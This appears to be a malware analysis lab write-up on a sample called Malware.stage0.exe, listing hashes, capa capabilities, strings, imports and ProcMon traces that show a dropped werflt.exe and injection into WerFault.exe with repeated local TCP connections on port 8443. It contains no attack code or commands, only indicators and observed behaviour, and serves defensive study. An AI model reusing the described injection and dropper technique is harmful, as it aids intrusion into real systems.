
Report-Malware.stage0.exe.malz

Name - Malware.stage0.exe
md5 - 6d8895c63a77ebe5e49b656bdefdb822
sha1 - de8fb0deb6a0ac1f621950270f0ee312357401d7
sha256 - fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3

Basic Static Analysis

VirusTotal



Capa Output

```
md5
6d8895c63a77ebe5e49b656bdefdb822
sha1
```


```
de8fb0deb6a0ac1f621950270f0ee312357401d7
sha256
fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901
734128952e3
path
C:/Users/vboxuser/Desktop/Malware.stage0.exe.malz
timestamp               2024-03-13 15:09:04.887330
capa version            6.1.0
os                      windows
format                  pe
arch                    i386
extractor               VivisectFeatureExtractor
base address            0x400000
rules
C:/Users/vboxuser/AppData/Local/Temp/_MEI3682/rules
function count          322
library function count  0
total feature count     15987

compiled with Nim
namespace  compiler/nim
scope      file

contains PDB path
namespace  executable/pe/pdb
scope      file

contain a thread local storage (.tls) section
namespace  executable/pe/section/tls
scope      file

contain an embedded PE file
namespace  executable/subfile/pe
scope      file

read file on Windows (2 matches)
```

```
namespace  host-interaction/file-system/read
scope      function
matches    0x40202E
           0x406E09

write file on Windows (4 matches)
namespace  host-interaction/file-system/write
scope      function
matches    0x4026E5
           0x402814
           0x402AC5
           0x40A6D0

get thread local storage value
namespace  host-interaction/process
scope      function
matches    0x40AD10

allocate RWX memory
namespace  host-interaction/process/inject
scope      basic block
matches    0x40A7E6

terminate process
namespace  host-interaction/process/terminate
scope      function
matches    0x40A4B0

link function at runtime on Windows (2 matches)
namespace  linking/runtime-linking
scope      function
matches    0x405B56
           0x408543
```

Floss - Strings

```
@C:\Users\Public\werflt.exe
@C:\Windows\SysWOW64\WerFault.exe
@C:\Users\Public\werflt.exe
C:\Users\Administrator\source\repos\CRTInjectorConsol
e\Release\CRTInjectorConsole.pdb
```

PE-Studio




From strings and above indicators, we can conclude there is an embedded PE file inside PE.

Imports

```
GetCurrentProcessId
VirtualAlloc
VirtualProtect
GetCurrentProcess
GetCurrentThreadId
TerminateProcess
```


Initial Detonation


- Windows pop up (Probably CMD)
- Created PE file on path found in strings




Basic Dynamic Analysis - System Signature

ProcMon





From Above image, it is observed that the binary spawns a file called werflt.exe.



Process Tree

Only show processes still running at end of current trace

Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
Idle (0)		Idle					13-02-2024 03:20:...	n/a
System (4)		System			NT AUTHORITY\...		13-02-2024 03:20:...	n/a
csrss.exe (408)	Client Server Runt...	C:\Windows\system32\csrss.exe		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Win...	13-02-2024 03:20:...	n/a
wininit.exe (484)	Windows Start-Up...	C:\Windows\system32\wininit.exe		Microsoft Corporat...	NT AUTHORITY\...	wininit.exe	13-02-2024 03:20:...	n/a
csrss.exe (492)	Client Server Runt...	C:\Windows\system32\csrss.exe		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Win...	13-02-2024 03:20:...	n/a
winlogon.exe (552)	Windows Logon A...	C:\Windows\system32\winlogon.exe		Microsoft Corporat...	NT AUTHORITY\...	winlogon.exe	13-02-2024 03:20:...	n/a
Explorer.EXE (4320)	Windows Explorer	C:\Windows\Explorer.EXE		Microsoft Corporat...	FLARE\vboxuser	C:\Windows\Explorer.EXE	13-02-2024 03:20:...	n/a
SecurityHealthSystray.exe (5868)	Windows Security...	C:\Windows\System32\SecurityHealthSystray.exe		Microsoft Corporat...	FLARE\vboxuser	"C:\Windows\System32\SecurityHealthSystray.exe"	13-02-2024 03:21:...	n/a
VBoxTray.exe (5980)	VirtualBox Guest ...	C:\Windows\System32\VBoxTray.exe		Oracle and/or its ...	FLARE\vboxuser	"C:\Windows\System32\VBoxTray.exe"	13-02-2024 03:21:...	n/a
Zoomit64.exe (6108)	Sysinternals Scree...	C:\Tools\sysinternals\Zoomit64.exe		Sysinternals - ww...	FLARE\vboxuser	"C:\Tools\sysinternals\Zoomit64.exe"	13-02-2024 03:21:...	n/a
msedge.exe (5332)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe		Microsoft Corporat...	FLARE\vboxuser	"C:\Program Files (x86)\Microsoft\Edge\Application\msedg...	13-02-2024 03:21:...	n/a
Procmon.exe (3424)	Process Monitor	C:\Tools\sysinternals\Procmon.exe		Sysinternals - ww...	FLARE\vboxuser	"C:\Tools\sysinternals\Procmon.exe"	13-03-2024 16:03:...	n/a
Malware.stage0.exe (2760)		C:\Users\vboxuser\Desktop\Malware.stage0.exe			FLARE\vboxuser	"C:\Users\vboxuser\Desktop\Malware.stage0.exe"	13-03-2024 16:04:...	13-03-2024 16:05:...
WerFault.exe (1188)	Windows Problem...	C:\Windows\SysWOW64\WerFault.exe		Microsoft Corporat...	FLARE\vboxuser	C:\Windows\SysWOW64\WerFault.exe	13-03-2024 16:04:...	13-03-2024 16:05:...
werflt.exe (6600)		C:\Users\Public\werflt.exe			FLARE\vboxuser	C:\Users\Public\werflt.exe 1188	13-03-2024 16:05:...	13-03-2024 16:05:...
Conhost.exe (3056)	Console Window ...	C:\Windows\System32\Conhost.exe		Microsoft Corporat...	FLARE\vboxuser	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	13-03-2024 16:05:...	13-03-2024 16:05:...

Process Monitor Filter

Display entries matching these conditions:

Architecture | is | | then | Include


Reset | Add | Remove

Column	Relation	Value	Action
Process N...	is	Malware.stage0....	Include
Parent PID	is	6676	Include
Process N...	is	Procmon.exe	Exclude
Process N...	is	Procexp.exe	Exclude
Process N...	is	Autoruns.exe	Exclude
Process N...	is	Procmon64.exe	Exclude
Process N...	is	Procexp64.exe	Exclude

OK | Cancel | Apply


Time ...	Process Name	PID	Operation	Path	Result	Detail
16:32:...	WerFault.exe	6232	Process Start		SUCCESS	Parent PID: 6676, Command line: C:\Windows\SysWOW64\WerFault.exe, ...
16:32:...	WerFault.exe	6232	Thread Create		SUCCESS	Thread ID: 6040
16:32:...	werflt.exe	6176	Process Start		SUCCESS	Parent PID: 6676, Command line: C:\Users\Public\werflt.exe 6232, Current d...
16:32:...	werflt.exe	6176	Thread Create		SUCCESS	Thread ID: 5488
16:32:...	werflt.exe	6176	Load Image	C:\Users\Public\werflt.exe	SUCCESS	Image Base: 0x7c0000, Image Size: 0x6000
16:32:...	werflt.exe	6176	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff9744b0000, Image Size: 0x1f8000
16:32:...	werflt.exe	6176	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77440000, Image Size: 0x1a4000
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
16:32:...	werflt.exe	6176	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Query Value, Enumerate Sub Keys
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Query Value, Enumerate Sub Keys
16:32:...	werflt.exe	6176	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
16:32:...	werflt.exe	6176	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:32:...	werflt.exe	6176	CreateFile	C:\Windows	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options...
16:32:...	werflt.exe	6176	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ff973480000, Image Size: 0x59000
16:32:...	werflt.exe	6176	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ff973280000, Image Size: 0x83000
16:32:...	werflt.exe	6176	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse ...
16:32:...	werflt.exe	6176	CreateFile	C:\Windows	SUCCESS	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: S...
16:32:...	werflt.exe	6176	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windows
16:32:...	werflt.exe	6176	CloseFile	C:\Windows	SUCCESS	
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access: Read
16:32:...	werflt.exe	6176	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	NAME NOT FOUND	Length: 520
16:32:...	werflt.exe	6176	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	Type: REG_SZ, Length: 26, Data: wow64cpu.dll
16:32:...	werflt.exe	6176	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	
16:32:...	werflt.exe	6176	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77430000, Image Size: 0xa000
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Query Value
16:32:...	werflt.exe	6176	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
16:32:...	werflt.exe	6176	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
16:32:...	werflt.exe	6176	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:32:...	werflt.exe	6176	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Query Value

Showing 899 of 405447 events (0.20%) | Backed by virtual memory




```
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Disconnect  Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Disconnect  Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:32:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Disconnect  Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Disconnect  Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Reconnect   Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
16:33:...  WerFault.exe  6232  TCP Disconnect  Flare:50162 -> Flare:8443  SUCCESS  Length: 0, seqnum: 0, connid: 0
```

